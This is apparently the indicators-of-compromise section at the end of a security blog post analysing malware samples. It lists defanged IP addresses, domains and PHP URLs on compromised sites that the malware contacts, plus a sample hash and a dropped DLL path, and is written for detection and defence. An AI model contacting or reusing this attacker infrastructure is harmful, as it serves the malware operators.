- ip 167.172.218[.]142
- ip 185.41.131[.]131
- ip 47.244.28[.]71

### **HTTP requests**

url hxxp://sniezka-6.test.etriton[.]pl/wp-includes/js/jquery/ui/Cs3xTXhrij[.]php

url

hxxp://www.alfenory[.]net/alfenory\_erp.de/frontaccounting/purchasing/allocations/REbrGXIrn5Ewu5[.]php

# Sample 2: 58b416ddb58188c5d726e25b62bd4162

# Dropped executable file (DLL name is random generated)

C:/Windows/Temp//j3vg1.dll

### **DNS requests**

domain babor-kosmetik-steglitz[.]de

domain sniezka-6.test.etriton[.]pl

domain hub.2mind.com[.]br

domain gpu.utepils[.]es

domain swarajcollegeofeducation[.]com

domain www.alfenory[.]net

domain dna.1key[.]win

### Connections

ip 185.41.131[.]131 ip 91.121.76[.]43 ip 2.16.107[.]80 ip 178.254.36[.]172 ip 103.235.106[.]140 ip 167.172.218[.]142 ip 2.16.107[.]114 ip 222.232.172[.]143

### **HTTP requests**

url hxxp://sniezka-6.test.etriton[.]pl/wp-includes/js/jquery/ui/Cs3xTXhrij[.]php

url

 $hxxp://www.alfenory[.]net/alfenory\_erp.de/front accounting/purchasing/allocations/tLWENYfjYFd[.]php$ 

url hxxp://swarajcollegeofeducation[.]com/a4content/a4progallery/nt5asQtUwL[.]php

url hxxp://dna.1key[.]win/mysql/locale/pt\_BR/LC\_MESSAGES/ieBUxi2PXfapVpE[.]php

Thank you to Zhi Xu and Benjamin Chang for helping analyze the sample files and contributing to this blog.